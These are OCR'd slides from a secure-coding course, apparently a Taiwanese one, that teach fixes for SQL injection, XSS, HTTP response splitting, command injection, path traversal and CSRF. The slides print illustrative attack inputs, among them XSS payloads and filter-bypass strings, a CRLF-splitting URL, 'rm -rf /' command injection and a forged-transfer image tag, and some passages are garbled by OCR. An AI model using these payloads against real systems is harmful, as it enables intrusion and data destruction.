^[\w\-\+\&\*]+(?:\.[\w\-\_\+\&\*]+)*@(?:[\w-]+\.)+[a-zA-Z]{2,7}$
```

- **Username: alphanumeric, no space**
- **Password!!??**
- **Webmail application → email body??**

Fixing SQL Injection: Use better framework

- **There are many frameworks allowing you don't even need to write JDBC or query string in your code**
- **Usually map a POJO (plain old Java object) to a Database table**

```
class user {
    String id;
    String name;
    String phone;
}
```



Summary: How to fix SQL injection

Mainly 3 Types of SQL Injection

- String Field
- Numeric Field
- Column Name

Mainly 4 Types of solutions:

- Escaping data
- Parameter Binding
- Input validation
- Use better Framework


57

2. Cross-site scripting (XSS)

Instructor will demonstrate XSS Attack

58

Cross-site scripting (XSS)




59

XSS: Original Code

```
while(rs.next()) {
  String subject = rs.getString("subject");
  String question = rs.getString("queustion");
%>
 <tr>
    <td><a href="/splc/listHelp.do">gary</a></td>
    <td class=newsCell><%= subject %></td>
    <td class=newsCell><%= question %></td>
    <td class=newsCell>null</td>
 </tr>
```


60

HTML Basic



61

HTML Basic



62

XSS: Original Code

```
while(rs.next()) {
  String subject = rs.getString("subject");
  String question = rs.getString("queustion");
  subject = subject.replaceAll("<", "&lt;");
  subject = subject.replaceAll(">", "&gt;");
%>
 <tr>
    <td><a href="/splc/listHelp.do">gary</a></td>
    <td class=newsCell><%= subject %></td>
    <td class=newsCell><%= question %></td>
    <td class=newsCell>null</td>
 </tr>
```

But there are more than just "<" and ">" to escape

63

3 types of XSS

1. **Inside HTML**

```
<p><%= data %></p>
hacker: <script>alert('hi')</script>
```

2. **HTML tag attribute**

```
<a href="<%= url %>">click me</a>
hacker: javascript:alert('hi')
hacker: page.html" onmouseover="alert('hi')
```

3. **Inside Javascript**

```
<script>var x = <%= xValue %></script>
hacker: 123; .....

<input type="text" onmouseover="<%= data %>" />
hacker: alert('hi')
```

64

Fixing XSS: Escaping

Put apache-commons.jar into your classpath

```
import org.apache.commons.lang.StringEscapeUtils;

while(rs.next()) {
  String subject = rs.getString("subject");
  String question = rs.getString("queustion");
  subject = StringEscapeUtils.escapeHtml(subject);
%>
 <tr>
    <td><a href="/splc/listHelp.do">gary</a></td>
    <td class=newsCell><%= subject %></td>
    <td class=newsCell><%= question %></td>
    <td class=newsCell>null</td>
 </tr>
```


Fixing XSS: Use Taglib

```
while(rs.next()) {
  String subject = rs.getString("subject");
  String question = rs.getString("queustion");
  request.setAttribute("subject", subject);
  request.setAttribute("question", question);
%>
 <tr>
    <td><a href="/splc/listHelp.do">gary</a></td>
    <td class=newsCell><c:out var="subject" /c:out></td>
    <td class=newsCell><c:out var="question" /c:out></td>
    <td class=newsCell>null</td>
 </tr>
```

3 types of XSS

1. **Inside HTML**

```
<p><%= data %></p>
hacker: <script>alert('hi')</
```

2. **HTML tag attribute**

```
<a href="<%= url %>">click me</a>
hacker: javascript:alert('hi')
hacker: page.html" onmouseover="alert('hi')
```

3. **Inside Javascript**

```
<script>var x = <%= xValue %></script>
hacker: 123; ....

<input type="text" onmouseover="<%= data %>" />
hacker: alert('hi')
```

There are no cross **HTML boundaries** input in these input. You can't solve the problem by HTML escaping

67

IE will run the following scripts

```
<a href="javascript:alert('hi')">click me</a>

<a
href="java&#x73;                                    27;hi&#x27;&#x2
9;">click me</a>
<input type="tex                                    >
<input type="text"
onmouseover="&#x61;&#x6C;&#x65;&#x72;&#x74;&#x28;&#x27;&#x68;
&#x69;&#x27;&#x29;" />
```

HTML escaping is not a magic, it will not solve non-HTML related problem

But not too worry, IE won't run these as scripts

```
<a href="/abc.jsp?name=javascript:alert('hi')">click me</a>
<input type="text" value="alert('hi')" />
```

68

XSS Improper Input Validation

- **Variations of "javascript" (used in the MySpace worm).**
  - Java script
  - JaVaScRiPt
  - java.....
  - jav	ascript
  - jav\asc\r\ipt
  - Many many more
- **The MySpace server side code was doing incomplete blacklisting.**
- **Cross-Site Scripting (XSS) can be very difficult to filter out.**
- **More info about XSS attack : http://ha.ckers.org/xss.html**

69

XSS – Black Listing

Question: What's wrong with this code?

```
String name = request.getParameter("name");
if (null != name)
  name = name.replaceAll("<script>", "");
…
out.println(name);
```

70

XSS – Black Listing

Answer: Hackers will Hack

name: <sc<script>ript>alert('hi')</script>

<script>alert('hi')</script>

.NET bonus: Request Validator

- **By default, .NET will perform basic/generic request validation, unless you explicitly turn it off**
- **.NET request validator should be able to protect Type I XSS (inside HTML)**

```
<%@ Page Language="C#" AutoEventWireup="true"
   CodeFile="Default.aspx.cs" Inherits="_Default"
   ValidateRequest="true" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
    <title>Untitled Page</title>
</head>
<body>
    <form id="form1" runat="server">
    <div>
```

Summary: How to fix XSS

1. **Escaping data: escapeHtml()**
2. **Input validation**
3. **Use better Framework (Taglib)**

How to fix XSS (cont)

- **What if I need to allow user to input HTML tags?**
- **Simple tag can be handled by**
  1. Escape all the data, then change "<b>" back to "<b>"
  2. Use a different language, e.g. use [b] to represent <b>, change [b] back to <b> when display to HTML
- **For more complex tags like <a> <input> <img>, you will have to parse the data, and then make sure there is no executable scripts**

3. HTTP Response Splitting

- **Addition of unvalidated data to the HTTP header**
  - Could result in XSS vulnerability
  - Browser cache poisoning
  - Server cache poisoning
- **Consider :**

```
<%
response.sendRedirect("/region.jsp?
regionCode="+
request.getParameter("regionCode"));
%>
```

75

HTTP Response Splitting

- **An HTTP response would look like :**

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 12:53:28 GMT
Location: http://120.14.10.16/region.jsp?regionCode=us
Server: Apache 2.049 Fri Jan 2 13:15:34 PDT
Content-Type: text/html
Set-Cookie:
JSESSIONID=alkjwerf345sdf0sd9f8; path=/
Connection: Close

<html><head><title>302 Moved Temporarily</title></head>
<body bgcolor="#FFFFFF">
<p>This document you requested has moved temporarily.</p>
</body></html>
```

76

HTTP Response Splitting

- **Since input for region is not validated**
  - Attacker could supply

```
/region.jsp?regionCode=us%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2019%0d%0a%0d%0a<html>Got you hacked
mate !</html>
```

77

HTTP Response Splitting

- **Since input for region is not validated**
  - Attacker could supply

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 20 Jan 2003 15:26:41 GMT
Location: 120.1[illegible]sp?regionCode=us
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Got you hacked mate !</html>
Server: Apache/[illegible] 15.26.41 PST
2003 271000 with
Content-Ty[illegible]
Set-Cookie:
JSESSIONID=123wertyu567345; path=/
Connection: Close

.....
```

1st Response

1 Request, 2 Responses (Response Splitting)

Hacker provided data

2nd Response (Controlled by Hacker)

78

HTTP Response Splitting

Normal User

Proxy Server

The 2nd request is due to HTTP Response Splitting and is controlled by hacker

Hacker

Hacker send 2 requests to HTTP Server


Proxy server see 2 requests and 3 responses, dropped the last response and cached the hacker controlled response as the valid response for 2nd request

Good news for HTTP Response Splitting

- **ASP.NET 2.0**
  - By default, .NET 2.0 will return 500 and throw exception when there is "\r\n" in methods that involve HTTP response headers
  - You can set “enableHeaderChecking” to false in web.config in order to disable this protection
- **ASP.NET**
  - Please a
  - To disab
- **Tomcat 5**
  - Tomcat will escape “\r\n” you try to add extra HTTP header
  - Tomcat 4.x is vulnerable

But our recommendation is developer should get use to write program in a secure way. And develop applications that will be able to protect itself and be able to run on any platforms

4. Command Injection



Command Injection

Command Injection

```
$ip -> 127.0.0.1; rm –rf /
```

```
# ping $ip
```

83

Command Injection

Injected extra command

```
# ping 127.0.0.1; rm –rf /
```

Meta-character in command line

Other meta-chars: ; && || > < | .....

84

Types of Command Injection

1. **Executable name**

```
exec("c:\my_prog\" + execName)
```

2. **Executable Path**

```
String path = GetEnvironment("PROG_PATH");
exec(path + "prog.exe");
```

3. **Command line arguments**

```
exec("/bin/ping " + ip);
```

85

How to fix: Executable name

- **Usually a design error**
- **Allow user to execute arbitrary command in a directory is generally a bad idea**
- **You may want to limited to execute a command from a allowed list**

```
String[] allowedCommand = {"list", "read", "update"}
if ( Util.inList(command, allowedCommand) ) ….
```

A special type of validation: referential check
Input is one of the item in a allowed list

86

Real case to share

- **On a C/C++ project, the program create some file in the beginning of a progress, and then tries to run the following command to delete a file, SCA report command injection at the following line**

```
system("del " + filename);
```

- **Solution: change it to**

But you may have Path Manipulation and File Race Condition in here as well

```
unlink(filename)
```

- **Lesson learn: think twice before you run an external command**

87

How to fix: Executable path

- **Depends on if you "trust" the source of the path**


```
From Request.getParameter(..)

Read from Environment Variable
Read from Property file

ServletContext().getRealPath()
```

88

How to fix: Command Line Argument

- May be **able to solve by, depending on the command**
- **Input validation**
  - Command Switch: only allow "`-p`", or "`-c`", etc…
  - A PDF filename: `^[a-zA-Z][0-9a-zA-Z\_]{0,32}.pdf$`
- **Escaping**
  - Escape with double quote, and make sure there is no double quote inside
  - But the following won't work

```
sudo -u www "$sudo_opt" touch /data/myfile.dat
```

And `$sudo_opt` can be "`rm -rf /`"

- **Passing the argument as String[] rather than String**
  - `Runtime.exec(String[])` will always execute `String[0]` ONLY
  - But if you run with "/bin/sh" or the command you run will run "/bin/sh"....

89

5. Path Manipulation

- **Hacker can control which file to be opened**
- **Filename:**

```
"c:\data\" + filename
filename → ../boot.ini
```

Can be solved by validation check

- **Filepath:**

```
path + "myprog.dll"
Path can be "c:\tmp\hacker_upload\"
```

90

Windows Special Bonus

./	Current Path	Unix & Windows
../	Parent Path	Unix & Windows
.../	2 Level Up of Parent Path	Windows Only
..../	3 Level Up of Parent Path	Windows Only

91

Summary: Improper Input Validation

Design Phase Issues (use good framework)
- Plan for systematic input validation
- Don't even need to call the API


System	
Database	single quote (apostrophe), numbers
HTML	angle brackets
HTTP	\r\n
Shell Command	; || && < >
File system	../

Input Validation

Encoding/Decoding

92

6. Cross-site request forgery (CSRF)



93

Cross-site request forgery

The bank sends the money since this is a valid request

Inside in the page, there is a image

<img src="http://bank.example/transfer?account=victim&amount=1000000&for=hacker">

The browser will send the request to the bank with a valid cookie.

94

How to fix

```
<form method="transfer_money">
    <input type="text" name="from" />
    <input type="text" name="to" />
    <input type="text" name="amount" />
    <input type="hidden" name="secret"
           value="<%= a_dynamic_value %>" />
</form>
```

When you send the HTML page (the web form) to the user, add a secret value in the form. When user send the request to you, check if the secret value exists and matches.
Since the secret value is dynamic, the hacker will not be able to guess this value.

95

程式碼安全設計基本原則

1. 了解目前已知的程式碼撰寫漏洞有哪些
2. 了解各種應用系統安全設計應該注意的要點
3. 要矯正開發人員有漏洞的程式撰寫習慣
4. 使用程式碼安全檢測工具，定期檢測程式碼安全及早發現程式碼安全漏洞問題及早矯正

96

意見討論

97